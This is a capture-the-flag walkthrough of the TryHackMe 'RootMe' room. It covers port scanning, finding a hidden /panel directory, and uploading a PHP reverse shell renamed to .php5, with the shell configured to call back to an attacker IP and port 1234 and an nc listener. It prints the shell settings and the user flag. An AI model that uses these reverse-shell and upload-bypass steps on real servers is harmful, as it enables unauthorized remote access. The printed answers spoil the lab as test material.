
ROOTME

QUESTION1: how many ports are open


we use nmap port scan nmap ip adress -sV



and we find that we have 2 open ports


ANSWER: 2

QUESTION2: what version of Apache is running




ANSWER: 2.4.29

QUESTION3: what service is running on port 22



ANSWER: ssh

QUESTION4,5:what is the hidden directory



ANSWER: */ panel /*

QUESTION6: find the flag

First we should find the php reverse shell file then we should open the new text editor and name that “rootme.php5”. We should copy the php reverse shell file and paste to rootme.php5 then change IP address to our IP address.

```
┌──(bing㉿kali)-[~]
└─$ cd /usr/share/webshells

┌──(bing㉿kali)-[/usr/share/webshells]
└─$ ls
asp  aspx  cfm  jsp  laudanum  perl  php

┌──(bing㉿kali)-[/usr/share/webshells]
└─$ cd php

┌──(bing㉿kali)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(bing㉿kali)-[/usr/share/webshells/php]
└─$ nano php-reverse-shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.71.248';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

After this we will upload it to the site after this we should listen to port 1234 **nc -nvlp 1234** now we are listening to port

we should find the user.txt file and open it

```
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
$
```

ANSWER: THM{y0u_g0t_a_sh3ll}